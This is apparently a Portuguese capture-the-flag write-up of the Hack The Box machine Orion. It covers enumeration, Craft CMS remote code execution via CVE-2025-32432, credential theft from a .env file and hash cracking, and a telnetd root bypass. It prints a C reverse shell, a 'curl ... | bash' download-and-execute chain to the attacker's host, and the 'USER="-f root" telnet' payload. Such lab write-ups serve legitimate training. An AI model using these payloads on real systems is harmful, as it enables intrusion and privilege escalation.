


Orion – Hack The Box



Resumo

Orion é uma máquina Linux muito simples que envolve o bypass de validação CSRF e a exploração do CraftCMS e do Telnetd. O acesso inicial é obtido através da execução remota de código, explorando a CVE-2025-32432 em uma versão vulnerável do CraftCMS. Em seguida, o arquivo padrão de variáveis de ambiente do Craft revela as credenciais do banco de dados MySQL, que contém uma senha passível de quebra. Essa senha foi reutilizada e permite acesso SSH como usuário na máquina. Por fim, a elevação de privilégios é realizada ao encontrar e explorar uma versão vulnerável do telnetd (CVE-2026-24061), possibilitando o bypass de autenticação para o usuário root.

Escopo

Host	DNS
10.129.244.146	orion.htb

WriteUp

Enumeração

Observou-se que o o IP alvo responde por ping:

```
~ > ping 10.129.244.146
PING 10.129.244.146 (10.129.244.146) 56(84) bytes of data.
64 bytes from 10.129.244.146: icmp_seq=1 ttl=63 time=1247 ms
64 bytes from 10.129.244.146: icmp_seq=2 ttl=63 time=1343 ms
```

Foi Feito uma varredura de porta direcionada a portas comuns:

```
~ > sudo nmap 10.129.244.146 -p 21,22,23,80,88,443,445 -sV -sS
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 16:41 -03
Nmap scan report for 10.129.244.146
Host is up (0.98s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
23/tcp    closed telnet
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
88/tcp    closed kerberos-sec
443/tcp   closed https
445/tcp   closed microsoft-ds
Service Info: OS: linux; CPE: cpe:/o:linux:linux kernel
```

O network Mapper (NMAP) é um dos scanners de rede mais utilizados do mundo. As flags passadas ao comando são:

- -p : Especifica as portas a serem scaneadas, nesse caso: 21,22,23,80,88,443,445,8080
- -sV : Investigar portas abertas para determinar informações sobre serviço / versão
- -sS (TCP SYN Scan) :

Foi observado que apenas as portas 22 e 80 estão abertas e confirmamos enviando uma requisição a ambas as portas.

22:

```
~ > nc 10.129.244.146 22
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.15
^C
```

Ao executar a mesma consulta na porta de número 80, identificou-se um erro HTTP 302, o que indica um redirecionamento devido à falta do DNS:

```
~ > nc 10.129.244.146 80
GET / HTTP/1.1
Host: 10.129.244.146
User-Agent: HexSilent

HTTP/1.1 302 Moved Temporarily
```

Foi encontrado no corpo da resposta http o domínio orion.htb:

```
Connection: keep-alive
Location: http://orion.htb/
```

Repetimos novamente a requisição, porém, dessa vez especificando um nome para o host e identificamos a resposta 200 Ok:

```
~ > nc 10.129.244.146 80
GET / HTTP/1.1
Host: orion.htb
User-Agent: HexSilent

HTTP/1.1 200 OK
```

Foi identificado que a aplicação web se trata de um CMS chamado Craft CMS:

```
Content-Type: text/html; charset=
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: none
X-Powered-By: Craft CMS
1.5.1
```

Antes de prosseguir, Colocado no /etc/hosts o nome de domínio correspondente ao IP:

```
~ > echo "10.129.244.146 orion.htb" >> /etc/hosts
```

Foi feito uma Busca por diretórios baseado em wordlist. A ferramenta usada foi o FFUF:

```
~ > ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic -recursion-depth 3 -e .php,.html -s
```


Os parâmetros usados são:

- -u : URL do alvo
- -w : Lista de palavra (WordList) em texto
- -ic : Responsavel por ignorar comentários dentro da WordList
- -e : Especifica extensões por arquivo
- -s : Diz ao ffuf: “Não mostre muito”
- -recursion-depth : especifica a profundidade maxima na busca por diretórios.

Foi encontrado os seguintes diretórios:

```
admin
assets
cgi-bin/.html
index.html
index
index.php
index.html
index.php
logout
```

Ao acessar o 1º da lista (admin), fomos redirecionados para /admin/login. Isso nos permitiu observar a versão do CMS:



Acesso inicial

Foi feita uma busca pelo nome do CMS e a versão.

Rastreada como CVE-2025-32432, essa vulnerabilidade crítica explora um problema de desserialização no CraftCMS que faz uma manipulação automática de imagens após seu upload, eliminando a necessidade de editores de conteúdo carregarem imagens em tamanhos específicos. Esse recurso agiliza o tratamento de imagens, economizando tempo para editores de conteúdo e garantindo consistência visual em todo o site.

O seguinte código, mostra onde a Vulnerabilidade se inicia:

```
<?php
require './vendor/autoload.php';
use yii\base\Component;
use yii\base\Behavior;

class TestComponent extends Component {}

// Normalmente, isso falharia na validação porque stdClass não é um comportamento:
// $obj = new TestComponent([
//     'as hack' => [
//         'class' => 'stdClass',
//     ]
// ]);
// Isso gera a exceção: InvalidConfigException: Class is not of type yii\base\Behavior

// Mas, com a substituição de __class__, a validação passa e a substituição é bem-sucedida:
$obj = new TestComponent([
    'as hack' => [
        'class' => 'yii\base\ActionFilter', // Comportamento válido passa na verificação
        '__class' => 'stdClass',           // Mas o que é instanciado isso
    ]
]);
```

Usando a PoC do [c0gnit00](#), conseguimos executar comandos remotamente:

```
> python3 exploit.py -u http://orion.htb -c "id"

=====
CVE-2025-32432 Craft CMS Pre-Auth RCE PoC v2
Target: http://orion.htb
Command: id
=====

[+] Stage 1: Getting session cookie and CSRF token...
[✓] Session ID: 2i7ha8ag3v2q36s78t8ms8fbo3
[✓] CSRF Token: uLB6lgjQK58uSiRekn2NvNxGxEskJy...
[+] Stage 2: Poisoning session file with PHP code...
[+] Poison request returned: 200
[✓] Session file poisoned
[+] Stage 3: Brute-forcing asset ID (1-300)...
[✓] Valid asset ID found: 1 (HTTP 200)
[+] Stage 4: Triggering RCE via PhpManager gadget chain...
[+] Target session file: /var/lib/php/sessions/sess_2i7ha8ag3v2q36s78t8ms8fbo3
[+] Trigger request returned: 200
[✓] COMMAND OUTPUT:
=====
uid=33(www-data) gid=33(www-data) groups=33(www-data)
=====
```

Feito uma breve enumeração na máquina e foi identificado credenciais expostas em /var/www/html/craft/.env:

```
# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=[REDACTED]
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
=====
```

Foi verificado que o mysql está sendo executado internamente:

```
0 127.0.0.1:3306
0 127.0.0.1:3306
0 127.0.0.1:3306
```

Iniciamos um ouvinte na porta 4444. Sua função é receber uma shell reversa após enviarmos um código para a máquina:

```
~ > nc -nvlp 4444
Listening on 0.0.0.0 4444
```

Enviamos um fará download de um código malicioso que abriar uma conexão direta entre a máquina de ataque e o servidor, Criando uma conexão direta retornando uma shell reversa na porta 4444.

O seguinte código:


```

File: rev.c
1  #include <stdio.h>
2  #include <sys/socket.h>
3  #include <sys/types.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6  #include <netinet/in.h>
7  #include <arpa/inet.h>
8
9  int main(void){
10     int port = 4444;
11     struct sockaddr_in revsockaddr;
12
13     int sockt = socket(AF_INET, SOCK_STREAM, 0);
14     revsockaddr.sin_family = AF_INET;
15     revsockaddr.sin_port = htons(port);
16     revsockaddr.sin_addr.s_addr = inet_addr("10.10.17.45");
17
18     connect(sockt, (struct sockaddr *) &revsockaddr,
19             sizeof(revsockaddr));
20     dup2(sockt, 0);
21     dup2(sockt, 1);
22     dup2(sockt, 2);
23
24     char * const argv[] = {"sh", NULL};
25     execvp("sh", argv);
26
27     return 0;
28 }

```

Compilamos de forma basica:

```

28 }
> gcc -o rev rev.c
>

```

Foi Criado um script em bash simples. Sua função é fazer download da Shell reversa e dar permissões e executa-la no servidor alvo:

```

File: script.sh
1  #!/bin/bash
2  wget 10.10.17.45/rev
3
4  chmod +x ./rev
5
6  ./rev &
>

```

Iniciamos um servidor http na nossa maquina local com: `sudo python3 -m http.server 80`
executamos o comando que desencadear o ataque:

```
~ > python3 exploit.py -u http://orion.htb -c "curl 10.10.17.45/script.sh | bash"
```

Podemos verificar os logs do servidor http local:

```
~ > sudo python3 -m http.server 80
[sudo] senha para h3x:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.244.146 - - [07/Aug/2026 19:17:27] "GET /script.sh HTTP/1.1" 200 -
10.129.244.146 - - [07/Aug/2026 19:17:30] "GET /rev HTTP/1.1" 200 -
```

Foi confirmado que recebemos a shell reversa:

```
~ > nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.244.146 52184
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
|
```

Dentro do mysql, fizemos a seguintes consultas:

```
USE orion;
SELECT * FROM users;
```

(Obs.: Optamos por não mostrar print pois o resultado veio mal-formatado)

Foi recuperado as seguintes credenciais:

```
adam@orion.htb : $2y$13$e9zuohgF-----MbXo8NHp3P/B42LUg0IS
```

Foi efetuado um ataque de força bruta com hashcat:

```
~ > nano hash.txt
~ > hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Hashcat é uma das ferramentas para ataque de força bruta mais conhecida no mundo. Particularmente, tenho outras preferencias, mas essa em especial oferece uma quantidade maior de compatibilidade com hashes em geral.

Usando as credenciais descobertas, acessamos o ssh:

```
~ > ssh adam@orion.htb  
adam@orion.htb's password: |
```

Foi recuperado o primeiro sinalizador:

```
adam@orion:~$ ls  
user.txt
```

Escalção de Privilégios

Foi identificado o protocolo telnet em execução:

```
tcp        0      0 0.0.0.0:80->0.0.0.0:*  
tcp        0      0 127.0.0.1:3306->0.0.0.0:*  
tcp        0      0 127.0.0.53:53->0.0.0.0:*  
tcp        0      0 127.0.0.1:23->0.0.0.0:*  
tcp        0      0 10.129.244.146:33070->10.10.17.45:4444
```

Telnet é um protocolo legado que não é usado com frequência, pois possui uma ausência de criptografia, portanto foi substituído pelo protocolo SSH.

Não é incomum encontrá-lo em ambiente que dispõem de ferramentas antigas, automações ou IoT's.

Foi verificado que a versão é a 2.7 e possui vulnerabilidade rastreada pela CVE-2026-24061, a qual é possível fazer bypass da autenticação:

```
adam@orion:~$ telnet --version  
telnet (GNU inetutils) 2.7  
Copyright (C) 2025 Free Software Foundation, Inc.
```

Assim, executando a seguinte carga útil, obtemos acesso Administrativo:


```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1  
Trying 127.0.0.1...  
Connected to 127.0.0.1.  
Escape character is '^]'.  
com
```

A vulnerabilidade surgiu de uma alteração no código feita em 2015. Acontece que o serviço responsável pela execução do telnet (telnetd), faz uso da variável USER do linux. Normalmente, essa variável estaria com o nome do usuário.

Porém o usuário pode manipulá-la e indicar o root. O parâmetro -f, significa force, ou seja, forçar.

A RFC 1340 de 1992, define que portas de 0 a 1023 são portas bem conhecidas ou, “Well Known Ports”. Então foi feita uma implementação no kernel (POSIX/SUS): A função de sistema bind() em sistemas Unix/Linux verifica se o processo chamador tem o privilégio CAP_NET_BIND_SERVICE (geralmente concedido apenas ao usuário root) se a porta for menor que 1024

Sabendo disso, o atacante deve ter em mente que o telnet é executado na porta 23, logo, pelo root.

A terminal window with a dark background and a grid pattern. The text shows a user at the root level on a machine named orion. The prompt is root@orion:~#. The user enters 'whoami' and the output is 'root'.

```
root@orion:~#  
root@orion:~#  
root@orion:~#  
root@orion:~# whoami  
root
```

Thanks For Read

Referências:

Enumeração

- <https://nmap.org/book/synscan.html>

Exploração Acesso inicial:

- <https://www.sonicwall.com/blog/craftcms-vulnerability-exposes-systems-to-pre-auth-rce-now-exploited-in-the-wild-cve-2025-32432->
- <https://github.com/c0gnit00/CVE-2025-32432/blob/main/exploit.py>

Escalação de privilégios

- <https://github.com/balgan/CVE-2026-24061>